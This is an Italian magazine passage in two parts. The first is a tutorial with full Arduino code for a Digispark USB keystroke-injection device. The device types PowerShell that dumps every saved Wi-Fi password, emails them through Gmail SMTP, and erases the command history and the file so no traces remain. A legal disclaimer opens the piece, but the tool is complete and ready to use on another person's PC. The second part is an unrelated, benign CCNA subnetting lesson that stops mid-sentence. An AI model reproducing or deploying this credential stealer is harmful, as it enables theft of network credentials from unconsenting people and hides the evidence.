Nell'articolo presentiamo una classica metodologia da penetration tester, ma non dobbiamo dimenticare che il PenTest viene sollecitato dalla "vittima", per mettere alla prova la propria sicurezza. Attaccare computer e reti di persone non consenzienti è un reato, punito dal codice penale. Ribadiamo che le informazioni presenti in questo articolo sono dedicate a chi vuole allenarsi per trovare un lavoro come esperto di sicurezza, e non per chi intende attaccare computer altrui. Linux Magazine Italia favorisce la conoscenza, non la delinquenza.

IL LAYOUT DELLA TASTIERA



Ogni tastiera ha un suo layout, e se non viene usato i tasti speciali (non lettere e numeri) non appariranno correttamente. Windows assegna automaticamente quello predefinito, quindi su un sistema italiano verrà usato il layout italiano. Però, la libreria ufficiale DigiKeyboard usa il layout inglese. La versione italiana si trova qui: ***http://bit.ly/tastieraita***. Basta installarla nel proprio Arduino IDE.

Un po' di configurazioni

Prima di proseguire dobbiamo aggiungere i driver necessari affinché il sistema possa riconoscere la chiavetta USB Digispark e utilizzarla. Impostiamo l'IDE affinché possa comunicare correttamente con essa

01 IL FILE JSON UFFICIALE

La prima cosa da fare, dopo essersi procurati una digispark, è andare sul sito ufficiale (***https://digistump.com/wiki/digispark/tutorials/connecting***) e cercare l'indirizzo del file **package_digistump_index.json**.

02 GLI URL AGGIUNTIVI



Poi bisogna aprire il proprio Arduino IDE e selezionare il menù. Qui bisogna cliccare sul sito **File/Impostazioni/URL aggiuntivi** e inserire l'indirizzo trovato, qualcosa del tipo ***http://digistump.com/package_digistump_index.json***.

03 NEL GESTORE SCHEDE

A questo punto nel gestore delle schede (menù **Strumenti/Scheda/Gestore schede**) si può fare una ricerca e trovare la digispark. Si tratta della voce **Digistump AVR Boards**. Basta cliccare su Installa per installare i vari file necessari alla programmazione della digispark.

04 LA SCHEDA È INSTALLATA


Terminata l'installazione, basta selezionare il tipo di scheda come si fa normalmente: dal menù **Strumenti/Scheda** si scorre fino a selezionare la Digispark. La versione comune è quella di default da 16.5 MHz. La scheda va inserita nella porta USB solo quando si esegue l'upload del codice.

Tutto pronto per la chiavetta

Configurato l'ambiente, siamo pronti a modificare il programma che utilizzeremo per recuperare le password Wi-Fi dal computer. Questa procedura dovrà essere effettuata soltanto la prima volta

01 MODIFICHIAMO IL PROGRAMMA



Copiamo nell'Arduino IDE il codice presente nella pagina *http://bit.ly/digisorgente*. Poi, troviamo il rigo con **DigiKeyboard.print(F("$SMTPInfo...** e sostituiamo le scritte **GMAIL_USERNAME** con l'indirizzo email al quale spedire le password e **GMAIL_PASSWORD** con la password dell'account gmail creato appositamente (vedi box **Prepariamo l'account Gmail**). Sostituiamo con la stessa email anche le voci tra virgolette dei campi: **$ReportEmail.From = 'SENDER_MAIL'; $ReportEmail.To.Add('RECEIVER_MAIL')**.

02 AVVIAMO LA COMPILAZIONE

Per avviare la compilazione e l'upload clicchiamo sull'icona con la freccia verso destra visibile in alto sotto i menu e attendiamo che nel riquadro in basso appaia la scritta **Plug in device now....** Quando accade, colleghiamo la chiavetta e non appena riceviamo il messaggio **Micronucleus done** e scolleghiamola. Bisogna rimuoverla subito, perché dopo pochi secondi viene eseguito il codice e appaiono sullo schermo i vari comandi per la Powershell.

ECCO IN FUNZIONE LA CHIAVETTA SCOVA PASSWORD!

Dopo aver preparato la speciale pennetta copiando su di essa il programma che recupera le password Wi-Fi e le invia a un indirizzo email, possiamo passare all'azione. Rechiamoci su un altro PC e inseriamo la chiavetta in una porta USB. Dopo qualche istante vengono eseguiti i comandi, inviando all'email specificata le password Wi-Fi del computer alla quale è collegata.

PREPARIAMO L'ACCOUNT GMAIL

Accesso app meno sicure
Per proteggere il tuo account, le app e i dispositivi che utilizzano tecnologie di accesso più vulnerabili sono bloccati. Ulteriori informazioni
Non attivo
Attiva accesso (sconsigliato)

In questo tutorial stiamo vedendo come realizzare una speciale chiavetta USB in grado di inviare al nostro indirizzo di posta elettronica tutte le credenziali Wi-Fi impostate sul computer nel quale è inserita. Per farlo è necessario abilitare **l'accesso alle app meno sicure** sull'account di posta che dovrà ricevere

le email con le password. Così facendo, però, si abbassa drasticamente la sicurezza della casella di posta elettronica ed è quindi fortemente consigliabile utilizzare un account email appositamente realizzato per lo scopo e non quello personale. Una volta realizzato un account ad hoc quindi, digitiamo *https://myaccount.google.com/* nel browser e poi clicchiamo sul menu **Sicurezza**. Scorriamo la pagina fino a trovare la sezione **Accesso app meno sicure** e clicchiamo su **Attiva accesso (sconsigliato)**, quindi sullo slider per abilitare l'accesso alle app meno sicure. Adesso possiamo anche effettuare il logout dalla gestione account.

COME FUNZIONA IL PROGRAMMA CHE RUBA LE PASSWORD WI-FI?

Programmare un Arduino o una qualunque altra scheda basata su di esso è abbastanza semplice. Il linguaggio di programmazione è di fatto C++ con una serie di librerie fatte su misura. In particolare, ci serve la libreria DigiKeyboard, nella versione italiana, che si trova all'indirizzo ***http://bit.ly/tastieraita***. Il programma ha una struttura rigida: le due funzioni fondamentali sono il setup e il loop, che vengono eseguite rispettivamente solo all'avvio della scheda e ripetuta fino allo spegnimento della scheda. Vediamo ora alcuni punti chiave del programma.

Questo rigo carica la libreria DigiKeyboard, al cui interno è contenuto il codiche che fa apparire la Digispark come una tastiera. Verrà utilizzata dal comando DigiKeyboard.sendKeyStroke() per simulare la pressione di un tasto

```
#include "DigiKeyboard.h"
```

La funzione setup è, in questo programma, vuota, perché non c'è bisogno di impostare nulla all'avvio della Digispark.

```
 void setup() {
}
```

Nella funzione loop, invece, si inserisce il codice vero e proprio che farà funzionare la Rubber Ducky fatta in casa

```
void loop() {
```

Quest'istruzione invia al sistema un tasto, ovvero simula la pressione di un tasto o di un gruppo di tasti.

```
  DigiKeyboard.sendKeyStroke(0);
```

Quest'istruzione inserisce il ritardo specificato tra parentesi in millisecondi tra l'invio di un tasto e l'altro

```
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke
(KEY_X, MOD_GUI_LEFT);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_A);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke
                    (KEY_S, MOD_ALT_LEFT);
  DigiKeyboard.delay(1000);
```

Il comando DigiKeyboard.print permette di "stampare" qualcosa, cioè permette di prendere dei caratteri farli apparire sullo schermo nel punto in cui c'è il focus (una casella di testo o un terminale), come quando si digita su una tastiera.In particolare, il comando che viene digitato nella Powershell estrae i profili delle reti Wi-Fi completi di password e li salva in un file chiamato temp.csv

```
  DigiKeyboard.print(F("(netsh
wlan show profiles) | Select-String
'\\:(.+)$' | %{$name=$_.Matches.
Groups[1].Value.Trim(); $_} |
%{(netsh wlan show profile name=$name
key=clear)}  | Select-String 'Key
Content\\W+\\:(.+)$' | %{$pass=$_.
Matches.Groups[1].Value.Trim();
$_} | %{[PSCustomObject]@{ PROFI
LE_NAME=$name;PASSWORD=$pass }} |
Export-Csv -Path $env:userprofile\\
temp.csv;exit"));
  DigiKeyboard.sendKeyStroke
                              (KEY_ENTER);
  DigiKeyboard.delay(3000);
  DigiKeyboard.sendKeyStroke(KEY_X,
                           MOD_GUI_LEFT);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_A);
  DigiKeyboard.delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_S,
                           MOD_ALT_LEFT);
  DigiKeyboard.delay(1000);
```

Queste istruzioni permettono di aprire una porta di comunicazione con il server di posta elettronica Gmail, si inviano nome utente (l'indirizzo di posta elettronica) e la password, si "scrive" il testo dell'email, si allega il file csv e la si invia

```
  DigiKeyboard.print(F("$SMTPInfo =
New-Object Net.Mail.SmtpClient('smtp.
gmail.com', 587); $SMTPInfo.Ena
bleSsl = $true; $SMTPInfo.Creden
tials = New-Object System.Net.
NetworkCredential('GMAIL_USERNAME',
'GMAIL_PASSWORD'); $ReportEmail =
New-Object System.Net.Mail.MailMes
sage; $ReportEmail.From = 'SENDER_
MAIL'; $ReportEmail.To.Add('RECEIVER_
MAIL'); $ReportEmail.Subject = 'Di
giSpark Report'; $ReportEmail.Body =
'Attached is your report. - Regards
Your Digispark'; $ReportEmail.At
tachments.Add('temp.csv'); $SMTPInfo.
Send($ReportEmail);exit"));
DigiKeyboard.sendKeyStroke
                              (KEY_ENTER);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_X,
                           MOD_GUI_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_A);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_S,
                           MOD_ALT_LEFT);
  DigiKeyboard.delay(500);
```

Questa linea di codice elimina la cronistoria dei file salvati, così non resterà nessuna traccia della creazione del file temp.csv

```
  DigiKeyboard.print(F("del
           (Get-PSReadlineOption).
          HistorySavePath;exit"));
  DigiKeyboard.sendKeyStroke
                              (KEY_ENTER);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke
                 (KEY_R, MOD_GUI_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.print("cmd");
  DigiKeyboard.sendKeyStroke
                              (KEY_ENTER);
  DigiKeyboard.delay(500);
```

Qui il file temp.csv, creato in precedenza, viene cancellato dal disco rigido per non lasciare tracce fisiche sul computer

```
  DigiKeyboard.print(F("del temp.
                              csv"));
  DigiKeyboard.sendKeyStroke
                              (KEY_ENTER);
  DigiKeyboard.delay(100);
  DigiKeyboard.print(F("exit"));
  DigiKeyboard.sendKeyStroke
                              (KEY_ENTER);
  for(;;){ /*empty*/ }
}
```

CISCO CCNA 200-125: IL CORSO COMPLETO

2° parte

Continua il corso per prepararsi all'esame Cisco CCNA. In questa puntata parliamo del protocollo IP, versione 4. In particolare, spieghiamo come funzionano le maschere di sottorete, il subnetting, e la suddivisione in classi

Nella puntata precedente di questo corso abbiamo parlato nel dettaglio del livello di trasporto del modello TCP/IP. Dobbiamo ora parlare del livello di rete, cioè del protocollo IP. Padroneggiandolo è possibile dare forma alle reti e farle comunicare tra loro. Parleremo soprattutto delle classi di indirizzi IP e del meccanismo di subnetting e supernetting: comprendendo il meccanismo con cui vengono formati gli indirizzi IP è facile capire anche come possano essere divisi in gruppi e come si possano costruire delle subnet (concettualmente, come le frazioni di un comune) o delle supernet (come delle metropoli formate dall'unione di diversi comuni).
Non si tratta solo di concetti richiesti per l'esame CCNA 200-125, ma anche di competenze utili per chiunque debba progettare e gestire una rete aziendale.

IL PROTOCOLLO IPV4

Gli indirizzi di rete, che permettono di individuare delle macchine dentro la rete, sono solitamente di due tipi: il vecchio IPv4, più diffuso, e il nuovo IPv6, meno diffuso. Il problema degli indirizzi IPv4 è che sono pochi, e devono essere usati in modo efficiente: è per questo che esiste il subnetting. Questo problema non si verificherà con l'IPv6, ma per adesso è ancora molto importante capire il subnetting, visto che ci vorranno ancora anni prima che tutti i dispositivi in circolazione supportino la nuova versione dell'IP. Ma cominciamo dalle basi: un IPv4 è costituito da quattro blocchi di 256 valori ciascuno. Praticamente l'indirizzo più "piccolo" che si può immaginare è

```
0.0.0.0
```

mentre il più grande è

```
255.255.255.255
```

Però le cose non sono così semplici, gli indirizzi IP non vengono forniti in modo sequenziale, uno dopo l'altro, come le targhe delle automobili. E per capirlo bisogna rendersi conto che, in realtà, un computer non vede affatto l'indirizzo IP come lo vediamo noi. Un computer lo vede in formato binario. Un indirizzo IP è costituito da 4 **ottetti**, cioè quattro gruppi di otto bit (infatti con 8 bit, cioè un byte, si ottengono 256 valori, da 0 a 255). Questo significa che un indirizzo IP è dif atto costituito da una sequenza di 32 bit. Per esempio l'indirizzo

```
192.168.1.66
```

viene letto dal computer come

```
11000000.10101000.00000001.01000010
```

Tradurre gli indirizzi in formato binario è abbastanza facile, basta ricordarsi la tabella di conversione con le potenze di 2:

```
128  64  32  16  8  4  2  1
```

Base^Exponent	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
Weight	128	64	32	16	8	4	2	1
Byte and Network Mask Values								
128	1	0	0	0	0	0	0	0
192	1	1	0	0	0	0	0	0
224	1	1	1	0	0	0	0	0
240	1	1	1	1	0	0	0	0
248	1	1	1	1	1	0	0	0
252	1	1	1	1	1	1	0	0
254	1	1	1	1	1	1	1	0
255	1	1	1	1	1	1	1	1

Fig. 1 • I bit di ogni ottetto, riempiti da sinistra verso destra, hanno un valore che dipende dalle potenze di due

Per esempio, il numero 192 si può esprimere così:

128	64	32	16	8	4	2	1
1	1	0	0	0	0	0	0

Perché 128+64=192. Allo stesso modo, il numero 168 si esprime come:

128	64	32	16	8	4	2	1
1	0	1	0	1	0	0	0

perché 128+32+8=168, il numero 1 è ovviamente

128	64	32	16	8	4	2	1
0	0	0	0	0	0	0	1

e il numero 66 è

128	64	32	16	8	4	2	1
0	1	0	0	0	0	1	0

perché 64+2=66. Ogni indirizzo IP ha una parte **Network** e una parte **Host**. La prima parte è relativa alla rete di cui l'indirizzo fa parte, la seconda soltanto al dispositivo. Come si possono distinguere le due parti? Grazie alla **subnet mask**, o maschera di sottorete, che è infatti una delle informazioni che deve sempre accompagnare l'indirizzo IP. Per esempio, in una classica rete locale casalinga abbiamo un gateway (o router) che si presenta con un indirizzo del tipo

```
192.168.1.1
```





Fig. 2 • Ogni maschera ha una parte Network e una Host. La subnet si ottiene usando dei bit della parte Host

con una subnet mask

```
255.255.255.0
```

Questo significa che, per capire quali indirizzi il gateway assegnerà agli host, bisogna tenere fermi i bit previsti dalla maschera e aumentare progressivamente gli altri. Potremo quindi avere un indirizzo del tipo

```
192.168.1.66
```

La cosa si capisce meglio ragionando in base binaria. Il gateway 192.168.1.1 è

```
11000000.10101000.
00000001.00000001
```

e la maschera 255.255.255.0 è

```
11111111.11111111.
11111111.00000000
```

Infatti il numero 255 si ottiene facendo la somma di tutte le potenze di 2:

128	64	32	16	8	4	2	1
1	1	1	1	1	1	1	1

Tutti i bit che nella maschera di sottorete hanno valore 1 sono bloccati, gli altri possono cambiare. Quindi, usando la maschera

```
11111111.11111111.11111111.00000000
```

i primi tre ottetti sono invariabili, e gli host del gateway potranno avere qualsiasi valore da

```
11000000.10101000.00000001.00000000
```

al valore

```
11000000.10101000.00000001.11111111
```

In altre parole, cambia solo l'ultimo ottetto, da **0** a **255**. Tra l'altro i valori 0 e 255 dell'ultimo ottetto sono speciali, perché sono rispettivamente il **Network ID** e il **Broadcast**. Questo vale per tutte le reti: il primo indirizzo e l'ultimo hanno sempre queste due precise funzioni e non possono essere usati per altro.

Gli indirizzi che vengono effettivamente assegnati ai dispositivi di una rete vanno in realtà da 1 a 254. Un punto su cui non bisogna fare confusione è l'ordine: quando si calcola la conversione da decimale a binario e quando si crea la maschera di sottorete, i bit vanno sempre riempiti da sinistra verso destra. Per questo motivo il primo ottetto è quello a sinistra e l'ultimo è quello a destra. Ma quando si incrementa il numero, per distribuire gli indirizzi, si procede da destra verso sinistra. Gli indirizzi sono infatti

```
192.168.1.1
11000000.10101000.00000001.00000001
192.168.1.2
11000000.10101000.00000001.00000010
192.168.1.3
11000000.10101000.00000001.00000011
192.168.1.4
```

IP PRIVATI

Nel protocollo IP, sia la versione 4 che la 6, esistono dei range di indirizzi IP privati. Concentrandoci sull'IPv4, questi sono i range previsti per ciascuna classe:

Classe A: 10.0.0.0 – 10.255.255.255
maschera = 10.0.0.0/8
Classe B: 172.16.0.0 – 172.31.255.255
maschera = 172.16.0.0/12
Classe C: 192.168.0.0 – 192.168.255.255
maschera = 192.168.0.0/16

Qual è la differenza con gli indirizzi IP pubblici? Semplice: gli indirizzi pubblici devono essere assegnati da una autorità, e ovviamente hanno un certo costo perché essendo unici in tutto il mondo finiscono man mano che aumenta il numero di dispositivi che li richiede. Invece, gli indirizzi che appartengono ai range privati possono essere usati da chiunque per le proprie reti locali senza bisogno di passare per alcuna autorità. Il vantaggio è palese: oltre al fatto che ciascuno può costruirsi una rete locale in totale libertà senza dover sottostare a nessun organismo terzo, il numero totale di indirizzi richiesti al mondo diminuisce. Se due abitazioni hanno tre computer ciascuna e si usassero solo indirizzi pubblici, verrebbero consumati 6 IP pubblici. Invece, in questo modo si usano solo 2 IP pubblici, uno per il router di ciascuna abitazione, e poi ogni proprietario di casa può tenere tutti i computer che vuole assegnando da solo gli indirizzi, per esempio nel range 192.168.1.0/24, oppure persino crearsi una serie di reti, per esempio nel range 192.168.0.0/16 (es: 192.168.1.1/24 e 192.168.2.1/24). I range utilizzabili come IP privati sono stati definiti ufficialmente per evitare confusione: tutti sanno che questi indirizzi non possono essere pubblici, quindi quando si cerca uno di questi indirizzi durante la fase di routing è subito chiaro che si stia parlando di una rete locale e non di un server pubblico.

```
11000000.10101000.00000001.00000100
192.168.1.254
11000000.10101000.00000001.11111110
```

Riassumendo, la porzione Network di un indirizzo IP è quella identificata dagli 1 nella maschera di sottorete, mentre la porzione Host è quella col valore 0 nella sottomaschera. Se due indirizzi hanno una maschera di sottorete diversa, fanno necessariamente parte di due reti diverse.

CLASSI DI IP

Gli indirizzi IP appartengono a diverse **classi**, che sono definite dal primo ottetto. Riconoscerle è abbastanza semplice, basta sapere che esistono dei range: per esempio, se il primo ottetto ha un numero che varia da 1 a 126 appartiene alla classe A. Le distinzioni sono queste:

- Classe A: primo ottetto = 1-126
- Classe B: primo ottetto = 128-191
- Classe C: primo ottetto = 192-223
- Classe D: primo ottetto = 224-239
- Classe E: primo ottetto = 240-255

Vi sarete chiesti: che fine ha fatto il 127? Quello è un caso speciale, perché viene solitamente usato per l'interfaccia di loopback, cioè indica il dispositivo stesso (anche chiamato local o localhost nel caso del singolo dispositivo, solitamente 127.0.0.1). L'altra domanda che vi siete probabilmente fatti è perché questi strani numeri? Sembra quasi scelti a caso. Ma non è così. Se li guardiamo in formato binario, infatti, ci accorgiamo che gli scaglioni sono così definiti:

- Classe A: primo ottetto = 0000001-01111110
- Classe B: primo ottetto = 10000000-10111111
- Classe C: primo ottetto = 11000000-11011111
- Classe D: primo ottetto = 11100000-11101111
- Classe E: primo ottetto = 11110000-11111111

Dovreste riuscire a notare uno schema: i bit vengono riempiti procedendo uno alla volta, e si considera una nuova classe quando si deve aggiungere un bit da sinistra. Praticamente, la classe A ha 0 nel primo bit, la classe B ha 0 nel secondo bit e 1 nel primo, la classe C ha 0 nel terzo bit e 1 nel primo e secondo, e così via. Ora, considerando che gli indirizzi di classe D sono usati per il multicast e quelli di classe E sono riservati per utilizzi sperimentali, gli unici che vengono davvero usati sono gli indirizzi di classe A,B, e C. E sono infatti gli unici che ci interessano.

Perché la classe è importante? Perché le subnet mask sono definite dalla classe. Almeno, le maschere di partenza, si possono sempre modificare. Le maschere di sottorete previste sono queste:

- Classe A: subnet mask = 255.0.0.0
- Classe B: subnet mask = 255.255.0.0
- Classe C: subnet mask = 255.255.255.0

Ciò significa che se ci troviamo di fronte a un indirizzo di classe C, siamo sicuri che la sua maschera di sottorete dovrà essere come minimo 255.255.255.0, e al massimo potremo aggiunger altri bit ma non toglierli. Se vedessimo un indirizzo del tipo 192.168.1.66 (che è di classe C) e una maschera del tipo 255.255.0.0 capiremmo che c'è un errore, perché quella non può essere una maschera valida. Questo discorso è importante, perché due indirizzi che appartengono a reti diverse non si possono parlare direttamente: devono passare attraverso un gateway che sia collegato contemporaneamente alle due diverse reti, anche tramite una serie di intermediari (è quello che viene chiamato **routing**).

IL SUBNETTING

Parlando delle maschere di sottorete, è importante chiarire la notazione **CIDR** (**C**lassless **I**nter**D**omain **R**outing), che è un modo molto rapido per scrivere le maschere di sottorete. Siccome le maschere vengono sempre scritte aggiungendo valori 1 da sinistra verso destra, tanto vale dire soltanto il numero di 1 presenti nella maschera. Per esempio, la maschera

```
255.255.255.0
```

ha un totale di 24 valori 1, perché abbiamo visto che si scrive così:

```
11111111.11111111.11111111.00000000
```

Quindi tanto vale scrivere direttamente **/24**. Questo è un metodo molto comodo, perché scrivendo l'indirizzo CIDR

```
192.168.1.66/24
```

abbiamo immediatamente specificato sia l'indirizzo IP che la sua maschera di sottorete, e questo ci permette di configurare correttamente la rete stessa. Le subnet mask possono quindi essere semplicemente ricordate come i multipli di 8 (cioè 8,16,24). Possiamo quindi memorizzare il tutto così:

- Classe A: primo ottetto = 1-126; maschera = /8
- Classe B: primo ottetto = 128-191; maschera = /16
- Classe C: primo ottetto = 192-223; maschera = /24

Ricordandoci che l'ottetto 127 viene conservato per il loopback e che i vari range iniziano da 1, 128, e 192 (che è 128+64), senza dimenticare che dal 224 (cioè 128+64+32) compreso in poi gli indirizzi non vengono usati.

Finora abbiamo ragionato su indirizzi di classe C, le cui maschere di sottorete permettono un massimo di 256 indirizzi (254 effettivi, visto che Network ID e Broadcast non si usano). Ma proviamo a ragionare sugli indirizzi di Classe B. Nella classe B abbiamo una maschera data da 16 valori 1 (e 16 valori 0). Il numero massimo di host possibili è dato dal numero di zeri della maschera, quindi in questo caso la sedicesima potenza di 2. Cioè 65536 host, a cui vanno tolti sempre i soliti ID e Broadcast, quindi il totale effettivo è

```
2^16-2=65534
```

Per esempio, potremmo avere la rete

```
172.123.1.1/16
```

che quindi racchiude tutti gli indirizzi da 172.123.0.0 (Network ID) a 172.123.255.255 (Broadcast). Il problema è che avere sessantacinquemila host in una unica rete è assurdo: se una rete ha più di 500 host l'instradamento dei dati si fa talmente pesante che diventa tutto congestionato. Bisogna quindi spezzare la rete in più sottoreti, il che ha





Fig. 3 • Una rete con maschera 255.255.255.0 viene divisa in quattro subnet da 64 host ciscuna con maschera 255.255.255.192

ovviamente anche il prezioso vantaggio di poter dedicare ciascuna sottorete a ambiti diversi. Nell'ottica di una azienda, per esempio, si può prendere la propria rete e tagliarla in più pezzi, da dedicare separatamente alle varie aree: una sottorete può andare agli uffici contabili, una sottorete alle officine, un'altra ancora per i dirigenti e così via. Per creare una sottorete basta specificare una maschera diversa, aumentando il numero di 1. I valori 1 possono essere aggiunti, da sinistra verso destra, uno alla volta. Facciamo un esempio di Classe C, che è più facile da immaginare: abbiamo un istituto scolastico con una rete relativamente piccola, ma con la necessità di dividere i computer a uso degli studenti da quelli della segreteria. Supponiamo che partano da una situazione di questo tipo:

```
Esempio di IP: 192.168.1.66/24
Network ID: 192.168.1.0
Broadcast: 192.168.1.255
Gateway: 192.168.1.1
Subnet:
11111111.1111111.1111111.00000000
```

Se aggiungiamo un bit 1 alla subnet otterremo due subnet. La prima sarà:

```
Esempio di IP: 192.168.1.66/25
Network ID:  192.168.1.0
Broadcast:  192.168.1.127
Gateway: 192.168.1.1
Subnet:
11111111.11111111.11111111.10000000
```

E la seconda sarà

```
Esempio di IP: 192.168.1.166/25
Network ID: 192.168.1.128
Broadcast: 192.168.1.255
Gateway: 192.168.1.254
Subnet:
11111111.11111111.11111111.10000000
```

Dal momento che il primo bit del quarto ottetto viene bloccato, quello non potrà cambiare. Una delle due subnet dovrà avere quel valore pari a zero, l'altra dovrà averlo pari a 1, tutti gli altri bit a destra possono invece cambiare. Siccome il primo bit dell'ottetto è quello che, nella tabella di conversione decimale, indica il 128, questo significa che nella prima subnet i valori dovranno essere tutti inferiori a 128 (il bit è 0) e nella seconda subnet i valori dovranno essere tutti maggiori o uguali a 128 (il bit è 1). Si capisce, quindi, che la creazione di subnet è un processo di scissione: ogni rete viene suddivisa in due sottoreti, e ciascuna delle due può poi essere suddivisa a sua volta, sempre a metà. Per continuare l'esempio precedente, prendendo in presto un altro bit dalla parte **Host** della maschera per darlo alla parte **Network**, avremo quattro reti, ciascuna di 64 indirizzi (si dice anche che il **Block Size** è 64). La prima sarà:

